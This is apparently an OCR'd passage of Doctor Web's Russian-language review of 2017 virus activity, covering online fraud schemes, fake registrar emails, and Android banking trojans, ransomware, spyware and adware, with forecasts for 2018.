Интернет-мошенничество — весьма распространенное явление, и год от года сетевые жулики расширяют арсенал методик обмана доверчивых пользователей. В одной из весьма популярных мошеннических схем в 2017 году использовались так называемые «договорные матчи». Киберпреступники создают специальный сайт, на котором предлагают приобрести «достоверные и проверенные сведения об исходе спортивных состязаний». Впоследствии с помощью этой информации можно делать якобы гарантированно выигрышные ставки в букмекерских конторах. Этой весной жулики усовершенствовали схему: они предлагали потенциальным жертвам скачать защищенный паролем самораспаковывающийся RAR-архив, якобы содержащий текстовый файл с результатами того или иного матча. Пароль для архива жулики высылают после завершения состязания. Предполагается, что таким образом пользователь сможет сравнить предсказанный результат с реальным. Однако вместо архива с сайта мошенников скачивалась созданная ими программа, внешне неотличимая от самораспаковывающегося архива WinRAR. Этот поддельный «архив» содержит шаблон текстового файла, в который с помощью специального алгоритма подставляются нужные результаты матча в зависимости от того, какой пароль введет пользователь. Таким образом, после окончания спортивного соревнования жуликам достаточно отправить своей жертве соответствующий пароль, и из «архива» будет «извлечен» текстовый файл с правильным результатом (на самом деле он будет сгенерирован троянцем на основе шаблона).

Обзор вирусной активности за 2017 год



В минувшем году киберпреступники пытались обмануть не только простых пользователей, но и владельцев веб-сайтов. Жулики рассылали им письма якобы от имени компании «Яндекс», по всей видимости позаимствовав адреса получателей из баз данных регистраторов доменов. В своем послании мошенники от имени «Яндекса» предлагали владельцу сайта повысить его позиции в поисковой выдаче. Для этих целей они создали более 500 веб-страниц, ссылки на которые сотрудники «Доктор Веб» добавили в базы нерекомендуемых сайтов.



Киберпреступники рассылали мошеннические письма не только от имени «Яндекса», но и от лица регистратора доменов «RU-Center». Ссылаясь на некие изменения в правилах ICANN, злоумышленники предлагали администраторам домена создать в корневой директории сайта php-файл определенного содержания, якобы с целью подтвердить право использования этого домена получателем сообщения. Файл, который предлагали сохранить в корневой папке сайта злоумышленники, содержал команду, способную выполнить заданный в переменной произвольный код.

Другая популярная методика обмана — обещание выплат крупных сумм, за вывод которых преступники просят жертву перевести им небольшой взнос. Компания «Доктор Веб» сообщала о подобной схеме, в которой для проверки якобы причитающихся пользователю страховых премий на мошенническом сайте требовалось указать номер страхового свидетельства СНИЛС или паспортные данные.

Можно предположить, что сетевые мошенники будут и дальше изобретать новые методики незаконного заработка, основанного на обмане.


Для мобильных устройств


Мобильные устройства по-прежнему остаются привлекательной мишенью для киберпреступников, поэтому неудивительно, что 2017 год был вновь отмечен появлением большого числа вредоносных и нежелательных программ. Среди основных целей злоумышленников снова стало незаконное обогащение, а также кража персональной информации.

Как и ранее, одну из основных угроз представляли банковские троянцы, с помощью которых вирусописатели получали доступ к счетам клиентов кредитных организаций и незаметно крали с них деньги. Среди таких вредоносных приложений стоит отметить Android.Banker.202.origin, который был встроен в безобидные программы и распространялся через каталог Google Play. Android.Banker.202.origin интересен своей многоступенчатой схемой атаки. При запуске он извлекал скрытого внутри него троянца Android.Banker.1426, который скачивал еще одну вредоносную программу-банкер. Именно она похищала логины, пароли и другую конфиденциальную информацию, необходимую для доступа к счетам пользователей.

Похожий банкер получил имя Android.BankBot.233.origin. Он извлекал из своих ресурсов и незаметно устанавливал троянца Android.BankBot.234.origin, который охотился за информацией о банковских картах. Эта вредоносная программа отслеживала запуск приложения «Play Маркет» и показывала поверх него мошенническую форму, в которой запрашивала соответствующие данные. Особенность Android.BankBot.233.origin заключалась в том, что он пытался получить доступ к специальным возможностям (Accessibility Service) зараженных устройств. С их помощью он начинал полностью контролировать смартфоны и планшеты и управлял их функциями. Именно благодаря доступу к специальному режиму работы операционной системы Android.BankBot.233.origin скрытно ставил второго троянца.

Обзор вирусной активности за 2017 год






Android.BankBot.211.origin – еще один опасный банкер, который также использовал специальные возможности ОС Android. Троянец самостоятельно назначал себя администратором устройства и менеджером СМС по умолчанию. Кроме того, он мог фиксировать все происходящее на экране и делал скриншоты при каждом нажатии клавиатуры. Также Android.BankBot.211.origin показывал фишинговые окна для кражи логинов и паролей и передавал злоумышленникам другие секретные сведения.


Обзор вирусной активности за 2017 год

Применение специальных возможностей ОС Android вредоносными программами сделало их намного более опасными и стало одним из основных этапов эволюции Android-троянцев в 2017 году.

По-прежнему актуальными оставались троянцы, которые без ведома пользователей скачивали и запускали различные приложения. Одним из них был найденный в январе Android.Skyfin.1.origin, внедрявшийся в процесс программы Play Маркет и загружавший ПО из Google Play. Android.Skyfin.1.origin накручивал счетчик установок в каталоге и искусственно увеличивал популярность приложений. А в июле вирусные аналитики «Доктор Веб» выявили и исследовали троянца Android.Triada.231, которого злоумышленники встроили в одну из системных библиотек сразу нескольких моделей мобильных Android-устройств. Этот троянец внедрялся в процессы всех работающих программ и мог незаметно загружать и запускать другие вредоносные модули, заданные в команде управляющего сервера. Вирусописатели начали применять подобный механизм заражения процессов еще в 2016 году, и специалисты «Доктор Веб» ожидали, что киберпреступники продолжат использовать этот вектор атак.

В 2017 году владельцы Android-смартфонов и планшетов вновь столкнулись с рекламными троянцами. Среди них был Android.MobiDash.44, который распространялся через каталог Google Play под видом приложений-руководств к популярным играм. Этот троянец показывал навязчивую рекламу и мог загружать дополнительные вредоносные компоненты. Кроме того, были выявлены и новые нежелательные рекламные модули, один из которых получил наименование Adware.Cootek.1.origin. Он был встроен в популярное приложение-клавиатуру и также распространялся через каталог Google Play. Adware.Cootek.1.origin показывал объявления и различные баннеры.





Серьезную опасность для пользователей мобильных устройств в 2017 году вновь представляли троянцы-вымогатели. Эти вредоносные приложения блокируют экран зараженных смартфонов и планшетов и требуют выкуп за разблокировку. При этом суммы, которые интересуют вирусописателей, могут доходить до нескольких сотен и даже тысяч долларов. На протяжении последних 12 месяцев антивирусные продукты Dr.Web для Android обнаруживали троянцев такого типа на устройствах пользователей более 177 000 раз.


Среди выявленных в прошлом году Android-вымогателей был Android.Locker.387.origin, скрывавшийся в приложении для оптимизации работы и «восстановления» аккумулятора. Другой Android-локер, получивший имя Android.Encoder.3.origin, не только блокировал экран атакуемых устройств, но и шифровал файлы. А троянец Android.Banker.184.origin помимо шифрования менял пароль разблокировки экрана.

В 2017 году немало угроз встречалось и в каталоге Google Play. В апреле в нем был найден троянец Android.BankBot.180.origin, который крал логины и пароли для доступа к банковским учетным записям и перехватывал СМС с проверочными кодами. Позднее был выявлен троянец Android.Dvmap.1.origin, пытавшийся получить root-доступ для незаметной установки вредоносного компонента Android.Dvmap.2.origin. Он скачивал другие модули троянца.

В начале июля вирусные аналитики «Доктор Веб» обнаружили в Google Play вредоносную программу Android.DownLoader.558.origin, которая незаметно загружала и запускала дополнительные компоненты. В этом же месяце в каталоге был найден троянец Android.RemoteCode.85.origin, скачивавший вредоносный плагин, который похищал СМС-сообщения.

Осенью специалисты по информационной безопасности нашли в Google Play троянца Android.SockBot.5, который превращал зараженные смартфоны и планшеты в прокси-серверы. А позднее в каталоге был обнаружен загрузчик, которой скачивал и предлагал пользователям установить различные программы. Это троянец получил имя Android.DownLoader.658.origin. Кроме того, среди выявленных в Google Play вредоносных приложений была и потенциально опасная программа Program.PWS.1, о которой компания «Доктор Веб» рассказала в одной из своих публикаций. Это приложение позволяло получить доступ к заблокированным на территории Украины социальным сетям «ВКонтакте» и «Одноклассники», однако не шифровало передаваемые данные, включая логины и пароли.

Обзор вирусной активности за 2017 год



В минувшем году злоумышленники также атаковали владельцев мобильных Android-устройств с использованием троянцев-шпионов. Среди этих вредоносных программ были троянцы Android.Chrysaor.1.origin и Android.Chrysaor.2.origin, а также Android.Lipizzan.2, которые крали переписку в популярных программах для онлайн-общения, похищали СМС-сообщения, отслеживали координаты зараженных устройств и передавали киберпреступникам другие секретные сведения. Еще одна вредоносная программа-шпион получила имя Android.Spy.377.origin. Она принимала команды по протоколу Telegram и обладала широким функционалом. Например, троянец мог отправлять СМС с заданным текстом на нужные вирусописателям номера, собирал сведения обо всех доступных файлах и по указанию злоумышленников отправлял любой из них на управляющий сервер. Кроме того, Android.Spy.377.origin мог совершать телефонные звонки и отслеживать местоположение смартфонов и планшетов.

Среди обнаруженных вредоносных программ для мобильных устройств были и новые троянцы-майнеры – например, Android.CoinMine.3, который добывал криптовалюту Monero.

Перспективы и вероятные тенденции

Как и ранее, в наступающем году наибольшую опасность для пользователей будут представлять энкодеры и банковские троянцы. Можно ожидать появления новых червей-шифровальщиков, использующих для своего распространения ошибки и уязвимости в операционной системе и сетевых протоколах.

С высокой долей вероятности будет расти количество и ассортимент угроз для «умных» устройств, работающих под управлением операционной системы Linux. Число моделей таких устройств постепенно растет, а в сочетании с их невысокой стоимостью «Интернет вещей» неизбежно будет привлекателен не только для простых пользователей, но и для киберпреступников.

По всей видимости, в 2018 году не уменьшится количество вредоносных программ для платформы Android – по крайней мере, тенденций к снижению активности «мобильных» вирусописателей в настоящее время не наблюдается. Несмотря на все предпринимаемые меры защиты, троянцы для Android-смартфонов и планшетов будут появляться в каталоге Google Play, а также в заводской прошивке некоторых устройств. Наибольшую опасность для пользователей будут представлять мобильные банковские троянцы, способные похищать средства непосредственно со счетов в кредитных финансовых организациях, а также блокировщики и шифровальщики.

Среди троянцев-загрузчиков, распространяющихся во вредоносных рассылках, наверняка будут преобладать небольшие по объему сценарии, написанные с использованием синтаксиса VBScript, Java Script, Power Shell. Уже сейчас подобных скриптов, обнаруживаемых в сообщениях электронной почты антивирусными продуктами Dr.Web, достаточно много. Будут появляться новые способы добычи криптовалют без явного согласия пользователей. Одно можно утверждать со всей определенностью: в 2018 году угроз информационной безопасности точно не станет меньше.

О компании «Доктор Веб»

«Доктор Веб» — российский производитель антивирусных средств защиты информации под маркой Dr.Web. Продукты Dr.Web разрабатываются с 1992 года. Компания — ключевой игрок на российском рынке программных средств обеспечения базовой потребности бизнеса — безопасности информации.

«Доктор Веб» — один из немногих антивирусных вендоров в мире, владеющих собственными уникальными технологиями детектирования и лечения вредоносных программ. Компания имеет свою антивирусную лабораторию, глобальную службу вирусного мониторинга и службу технической поддержки.

Стратегической задачей компании, на которую нацелены усилия всех сотрудников, является создание лучших средств антивирусной защиты, отвечающих всем современным требованиям к этому классу программ, а также разработка новых технологических решений, позволяющих пользователям встречать во всеоружии любые виды компьютерных угроз.

Полезные ресурсы
ВебIQметр | Центр противодействия кибер-мошенничеству

Пресс-центр
Официальная информация | Контакты для прессы | Брошюры | Галерея

Контакты
Центральный офис
125040, Россия, Москва, 3-я улица Ямского поля, вл. 2, корп.12а
www.антивирус.рф | www.drweb.ru | www.mobi.drweb.com | www.av-desk.ru
«Доктор Веб» в других странах